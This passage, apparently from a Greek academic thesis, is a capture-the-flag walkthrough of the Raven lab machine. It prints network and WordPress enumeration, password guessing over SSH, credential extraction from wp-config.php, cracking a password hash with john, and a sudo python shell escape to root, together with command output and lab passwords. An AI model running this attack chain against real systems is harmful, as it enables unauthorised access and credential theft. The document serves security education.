    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali@kali)~  
$
```


Εικόνα 16: ifconfig στο Kali Linux

3.2.2. Netdiscover

Το netdiscover²⁶ είναι ένα εργαλείο που προσφέρει το Kali Linux για τον εντοπισμό ενεργών συσκευών σε ένα δίκτυο, που αναπτύχθηκε κυρίως για ασύρματα δίκτυα χωρίς διακομιστή dhcp. Μπορεί να ανιχνεύσει παθητικά διαδικτυακές συσκευές ή να τους αναζητήσει μέσω αιτημάτων arp. Στην μελέτη περιπτώσής μας γνωρίζοντας τη διεύθυνση δικτύου για τη συσκευή eth0 εκτελέστηκε η εντολή netdiscover -i eth0 -r 192.168.2.0/24 τα αποτελέσματα της οποίας φαίνονται στην Εικόνα 17. Στα αποτελέσματα αναγνωρίστηκαν αρκετές συσκευές, όπως ο δρομολογητής zte με ip: 192.168.2.1, δύο άγνωστες συσκευές με ip: 192.168.2.8 & 192.168.2.55, μια συσκευή Xiaomi

²⁶ <https://www.kali.org/tools/netdiscover/>

με ip: 192.168.2.3 (κινητό Xiaomi), το σύστημα PCS Systemtechnik GmbH με ip: 192.168.2.18, ένα Raspberry Pi με ip: 192.168.2.50 (Raspberry Pi), ένα OnePlus με ip: 192.168.2.75 (κινητό OnePlus), ένα Huawei με ip: 192.168.2.45 (huawei table) και μία συσκευή WiZ IoT με ip: 192.168.2.10 (έξυπνη ταινία LED). Στην συνέχεια ακολουθεί η παρουσίαση των ενεργειών με το εργαλείο nmap.




Εικόνα 17: Netdiscover

3.2.3. Nmap

Το nmap²⁷ είναι ένα εργαλείο που προσφέρει το Kali Linux για αναλυτική εξέταση ενός συστήματος στο δίκτυο με την ip διεύθυνση που του έχει αποδοθεί. Έχει δυνατότητα να εκτελεστεί με πολλές παραμέτρους ώστε να αντλήσει ανάλογες πληροφορίες από το σύστημα στόχο. Με το εργαλείο αυτό αποκλείστηκαν όλες οι άλλες συσκευές που εντοπίστηκαν στο δίκτυο στην προηγούμενη υποενότητα 3.2.2 και καταλήξαμε στο συμπέρασμα ότι το Raven είναι το σύστημα PCS Systemtechnik GmbH με ip: 192.168.2.18 στο οποίο είναι ανοιχτές οι πόρτες 22, 80, 111 ύστερα από επίσκεψη μέσω ιστοεξερευνητή στη διεύθυνση 192.168.2.18, όπως φαίνεται στην Εικόνα 18. Η εντολή που εκτελέστηκε αρχικά στις πιθανές συσκευές ήταν nmap -Pn για τα ip: 192.168.2.8, 192.168.2.55, 192.168.2.18, όπως φαίνεται στην Εικόνα 19. Στην συνέχεια ακολουθεί η παρουσίαση των ενεργειών με το εργαλείο nikto.

²⁷ <https://www.kali.org/tools/nmap/>



Εικόνα 18: Raven στο 192.168.2.18

```

└─$ nmap -Pn 192.168.2.8
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-13 04:32 EST
Nmap scan report for 192.168.2.8
Host is up (0.072s latency).
All 1000 scanned ports on 192.168.2.8 are in ignored states.
Not shown: 990 filtered tcp ports (no-response), 10 filtered tcp ports (host
-unreach)

Nmap done: 1 IP address (1 host up) scanned in 5.97 seconds

(kali㉿kali)-[~]
└─$ nmap -Pn 192.168.2.55
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-13 04:33 EST
Nmap scan report for 192.168.2.55
Host is up (0.075s latency).
All 1000 scanned ports on 192.168.2.55 are in ignored states.
Not shown: 990 filtered tcp ports (no-response), 10 filtered tcp ports (host
-unreach)

Nmap done: 1 IP address (1 host up) scanned in 5.98 seconds

(kali㉿kali)-[~]
└─$ nmap -Pn 192.168.2.18
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-13 04:33 EST
Nmap scan report for Raven (192.168.2.18)
Host is up (0.013s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind

```

Εικόνα 19: nmap

3.2.4. Nikto

Το nikto²⁸ είναι ένα εργαλείο που προσφέρει το Kali Linux για αναλυτική εξέταση ενός συστήματος στο δίκτυο στην πόρτα 80, γραμμένο σε perl, για την εξαγωγή όλων των πληροφοριών σχετικά με τους φακέλους και τα αρχεία που υπάρχουν σε ένα διακομιστή ιστού. Εκτελώντας την εντολή nikto --host <http://192.168.2.18> τα αποτελέσματά της φαίνονται στην Εικόνα 20. Αυτό που παρατηρείται είναι ότι δεν εμφανίζεται φάκελος wordpress, όπως αναμενόταν σε έναν από τους

²⁸ <https://www.kali.org/tools/nikto/>

οδηγούς που ακολουθήθηκαν. Επομένως χρησιμοποιήθηκε ένα επιπλέον εργαλείο το DirBuster και στη συνέχεια ακολουθεί η παρουσίαση των ενεργειών που έγιναν με αυτό το εργαλείο.

```
- Nikto v2.1.6
+ Target IP: 192.168.2.18
+ Target Hostname: 192.168.2.18
+ Target Port: 80
+ Start Time: 2023-03-11 06:48:52 (GMT-5)

+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 41b3, size: 5734482bdc00, mtime: gzip
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Configure Apache to ignore this file or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7916 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time: 2023-03-11 06:49:51 (GMT-5) (59 seconds)


+ 1 host(s) tested
```

Εικόνα 20: Nikto


3.2.5. Dirbuster

Το dirbuster²⁹ είναι ένα εργαλείο που προσφέρει το Kali Linux γραμμένο σε java για αναλυτική εξέταση ενός συστήματος στο δίκτυο στην πόρτα 80, για την εξαγωγή όλων των πληροφοριών σχετικά με τους φακέλους και τα αρχεία που υπάρχουν σε ένα διακομιστή ιστού. Σε αυτό το εργαλείο μπορεί να χρησιμοποιηθούν λίστες λέξεων ώστε η αναζήτηση να γίνει πιο στοχευμένη. Η εκτέλεση του dirbuster φαίνεται στην Εικόνα 21 και τα αποτελέσματα που προέκυψαν στην Εικόνα 22. Αφού εντοπίστηκε φάκελος με εγκατάσταση του wordpress στην συνέχεια χρησιμοποιήθηκε το εργαλείο wpscan ενέργειες του οποίο παρουσιάζονται στην επόμενη υποενότητα.

²⁹ <https://www.kali.org/tools/dirbuster/>



Εικόνα 21: Εκτέλεση dirbuster



Εικόνα 22: Αποτελέσματα dirbuster με wordpress

3.2.6. WPScan

Το WPScan³⁰ είναι ένα εργαλείο που προσφέρει το Kali Linux για εντοπισμό ζητημάτων ασφάλειας σε απομακρυσμένες εγκαταστάσεις wordpress. Η εντολή που εκτελέστηκε για τον εντοπισμό ζητημάτων ασφάλειας ήταν `sudo wpscan --url http://192.168.2.18/wordpress --wp-content-dir -er -et -eu` τα αποτελέσματα τις οποίες φαίνονται στην Εικόνα 23 και στην Εικόνα 24.

³⁰ <https://www.kali.org/tools/wpscan/>

```
kali@kali: ~
File Actions Edit View Help
Scan Aborted: invalid option: -wp-content-dir

(kali@kali)-[~]
$ sudo wpscan --url http://192.168.2.18/wordpress --wp-content-dir -ep -et -eu

WPSecan®
WordPress Security Scanner by the WPSecan Team
Version 3.8.22
@_WPSecan_, @ethicalhack3r, @erwan_lr, @firefart

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.2.18/wordpress/ [192.168.2.18]
[+] Started: Tue Mar 14 11:29:23 2023

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.10 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.2.18/wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
```

Εικόνα 23: Αποτελέσματα wpscan (1)

```
kali@kali: ~
File Actions Edit View Help

| Found By: Emoji Settings (Passive Detection)
| - http://192.168.2.18/wordpress/, Match: '-release.min.js?ver=4.8.21'
| Confirmed By: Meta Generator (Passive Detection)
| - http://192.168.2.18/wordpress/, Match: 'WordPress 4.8.21'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPSecan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register


[+] Finished: Tue Mar 14 11:29:27 2023
[+] Requests Done: 67
[+] Cached Requests: 4
[+] Data Sent: 15.216 KB
[+] Data Received: 19.808 MB
[+] Memory used: 160.551 MB
[+] Elapsed time: 00:00:03

(kali@kali)-[~]
| Found By: Direct Access (Aggressive Detection)
```


Εικόνα 24: Αποτελέσματα wpscan (2)

Όπως φαίνεται στην Εικόνα 24 έχουν εντοπιστεί δύο χρήστες στο σύστημα, ο steven και ο michael. Πρώτα έγινε προσπάθεια σύνδεσης με κωδικό ίδιο με το όνομα χρήστη στην ιστοσελίδα του wordpress <http://192.168.2.18/wordpress/wp-login.php>, όπως φαίνεται στην Εικόνα 25 και την Εικόνα 26. Αφού απέτυχαν οι προσπάθειες αυτές τότε έγινε ανάλογη προσπάθεια με ssh, όπως φαίνεται στην Εικόνα 27, όπου η σύνδεση με το χρήστη steven απέτυχε ενώ η σύνδεση με το


χρήστη michael ήταν επιτυχημένη. Στην επόμενη υποενότητα θα παρουσιαστούν οι ενέργειες για την εύρεση των flag1 και flag2.



Εικόνα 25: Προσπάθεια σύνδεσης στο wordpress με steven



Εικόνα 26: Προσπάθεια σύνδεσης στο wordpress με michael



Εικόνα 27: Σύνδεση με ssh

3.2.7. Εύρεση flag1 και flag2

Έχοντας πρόσβαση σε γραμμή εντολών στο Raven και εκτελώντας κατάλληλα την εντολή find έγινε εντοπισμός των flag1 και flag2. Για την αναζήτηση του flag1 εκτελέστηκε η εντολή `find . -type f -exec grep "flag1" '{}' \; -print` από τη θέση /var/www. Για την αναζήτηση του flag2 εκτελέστηκε η εντολή `find . -type f -exec grep "flag2" '{}' \; -print` από την ίδια θέση /var/www. Τα αποτελέσματα και των δύο αναζητήσεων φαίνονται στην Εικόνα 28. Στην επόμενη υποενότητα θα γίνει προσπάθεια για να βρεθεί ο κωδικός του χρήστη steven.

```

$ pwd
/var/www/html
$ cd ..
$ find flag1
find: `flag1': No such file or directory
$ find . -type f -exec grep "flag1" '{}' \; -print
grep: ./bash_history: Permission denied
      ↳ flag1{b9bbcb33e11b80be759c4e844862482d} →
./html/service.html
$ man find
$ find . -type f -exec grep "flag2" '{}' \; -print
grep: ./bash_history: Permission denied
      ↳ $thisfile_ac3_raw_bsi['compre_flag2'] = (bool) $this→readHeaderBSI(1);
      ↳ if ($thisfile_ac3_raw_bsi['compre_flag2']) {
      ↳ $thisfile_ac3_raw_bsi['langcode_flag2'] = (bool) $this→readHeaderBSI(1);
      ↳ if ($thisfile_ac3_raw_bsi['langcode_flag2']) {
./html/wordpress/wp-includes/ID3/module.audio.ac3.php
      ↳ flag, flag2, emoji41, emoji42;
      ↳     flag2 = canvas.toDataURL();
      ↳     if ( flag == flag2 ) {
      ↳         flag2 = canvas.toDataURL();
      ↳         return flag == flag2;
./html/wordpress/wp-includes/js/wp-emoji-loader.js
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
./flag2.txt
$

```

Εικόνα 28: Flag1 και flag2

3.2.8. Εύρεση κωδικού χρήστη steven

Αρχικά γίνεται προσπάθεια να διαπιστωθεί αν υπάρχει ευπάθεια που δίνει πρόσβαση root στον πυρήνα του λειτουργικού συστήματος εκτελώντας την εντολή `uname -a` και στην συνέχεια την εντολή `cat /etc/issue`, όπως φαίνεται στην Εικόνα 29. Διαπιστώθηκε ότι δεν μπορεί να αξιοποιηθεί κάποιου είδους ευπάθεια στο πυρήνα του λειτουργικού συστήματος, διότι είναι ενημερωμένος.

```

$ uname -a
Linux Raven 3.16.0-6-amd64 #1 SMP Debian 3.16.57-2 (2018-07-14) x86_64 GNU/Linux
$ cat /etc/issue
Debian GNU/Linux 8 \n \l

```

Εικόνα 29: Έλεγχος για root access

Στην συνέχεια ξεκίνησε η προσπάθεια να βρεθεί ο κωδικός του χρήστη steven. Πρώτα αναζητήθηκε ο χρήστης και ο κωδικός του για τη σύνδεση του wordpress στη βάση mysql. Η αναζήτηση αυτή έγινε εκτελώντας την εντολή `cat html/wordpress/wp-config.php|more` και εξετάζοντας τα αποτελέσματά της, όπως φαίνεται στην Εικόνα 30. Τα ευρήματα είναι ότι ο χρήστης είναι ο root και ο κωδικός είναι R@v3nSecurity.

```
$ cat html/wordpress/wp-config.php|more
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

Εικόνα 30: Mysql user

Έχοντας τα στοιχεία πρόσβασης για τη βάση δεδομένων mysql κάνουμε σύνδεση σε αυτήν με την εντολή `mysql -u root -p`. Αφού συνδεθούμε εκτελούμε την εντολή `sql show databases;` για να μας εμφανιστούν οι βάσεις δεδομένων που υπάρχουν και στην συνέχεια βλέποντας ότι υπάρχει βάση δεδομένων `wordpress` εκτελούμε την εντολή `sql use wordpress;`. Αφού έχουμε ορίσει τρέχουσα βάση, τη βάση δεδομένων `wordpress`, εκτελούμε την εντολή `sql show tables`. Όλες αυτές οι ενέργειες φαίνονται στην Εικόνα 31.

```

$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 67
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+-----+
4 rows in set (0.04 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables

```

Εικόνα 31: Εντολές sql (1)

Στην συνέχεια και αφού έχουμε γνώσει των πινάκων που υπάρχουν στη βάση δεδομένων και το γεγονός ότι υπάρχει πίνακας με όνομα wp_users εκτελούμε την εντολή sql select * from wp_users;, αποτέλεσμα της οποίας φαίνεται στην Εικόνα 32.

```

Database changed
mysql> show tables
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
12 rows in set (0.00 sec)

mysql> select * from wp_users;
+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_ |
| url | user_registered | user_activation_key | user_status | display_name |
+-----+-----+-----+-----+-----+-----+
| 1 | michael | $P$BjRvZQ.VQcGZLDeiKToCQd.cPw5XCe0 | michael | michael@raven.org |
| 2018-08-12 22:49:12 | 0 | michael |
+-----+-----+-----+-----+-----+-----+
| 2 | steven | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven | steven@raven.org |
| 2018-08-12 23:31:16 | 0 | Steven Seagull |
+-----+-----+-----+-----+-----+-----+

```

Εικόνα 32: Εντολές sql (2)

Η εντολή αυτή μας εμφανίζει τις εγγραφές των χρηστών στη βάση δεδομένων και με αυτόν τον τρόπο μπορούμε να αποσπάσουμε με αντιγραφή τον κρυπτογραφημένο κωδικό του χρήστη steven και στην συνέχεια να τον αποθηκεύσουμε σε ένα αρχείο κειμένου με όνομα wp_hashes.txt. Η ενέργεια που ακολουθεί είναι να αξιοποιήσουμε το εργαλείο του Kali john³¹ το οποίο είναι σχεδιασμένο για να εντοπίζει αδύναμους κωδικούς πρόσβασης σε ένα σύστημα. Αξιοποιώντας το εργαλείο john με την εντολή john --show wp_hashes.txt, όπως φαίνεται στην Εικόνα 33, εντοπίζεται ο κωδικός για το χρήστη steven ο οποίος είναι pink84. Στην επόμενη υποενότητα θα γίνουν ενέργειες για την απόκτηση πρόσβασης root στο σύστημα.

```
(kali@kali)-[~]
└─$ john --show wp_hashes.txt
0 password hashes cracked, 1 left

(kali@kali)-[~]
└─$ john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 SSE2 4x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
pink84 (?)
1g 0:00:09:24 DONE 3/3 (2023-03-14 12:49) 0.001771g/s 6551p/s 6551c/s 6551C/s pink90..pingar
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~]
└─$ john --show wp_hashes.txt
?:pink84

1 password hash cracked, 0 left

(kali@kali)-[~]
└─$
```

Εικόνα 33: Κωδικός steven

3.2.9. Απόκτηση πρόσβασης root στο σύστημα

Γνωρίζοντας τον κωδικό του χρήστη steven κάνουμε σύνδεση με ssh στο σύστημα του Raven με τον χρήστη steven ή ενώ είμαστε στο λογαριασμό του χρήστη michael εκτελούμε την εντολή su steven και στην συνέχεια πληκτρολογούμε τον κωδικό του χρήστη steven. Αμέσως μετά εκτελούμε την εντολή sudo -l, όπως φαίνεται στην Εικόνα 34, και παρατηρούμε από το αποτέλεσμα της ότι υπάρχει δυνατότητα να εκτελεστεί από το χρήστη steven η python με δικαιώματα root χωρίς κωδικό.

³¹ <https://www.kali.org/tools/john/>

```
michael@Raven:~$ su steven
Password:
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$
```

Εικόνα 34: su steven και sudo -l

Οπότε χρησιμοποιώντας αυτή την ευπάθεια αποκτάμε πρόσβαση με δικαιώματα root στο σύστημα εκτελώντας την εντολή `sudo python -c 'import pty;pty.spawn("/bin/bash");'`, όπως φαίνεται στην Εικόνα 35. Στην επόμενη υποενότητα θα παρουσιαστούν οι ενέργειες για την εύρεση των `flag3` και `flag4`.

```
$ su steven
Password:
$ ls -la
total 8
drwxr-xr-x 2 root root 4096 Aug 13 2018 .
drwxr-xr-x 5 root root 4096 Mar 6 04:04 ..
$ id
uid=1001(steven) gid=1001(steven) groups=1001(steven)
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@Raven:/home/steven#
```

Εικόνα 35: Πρόσβαση root στο Raven

3.2.10. Εύρεση `flag3` και `flag4`

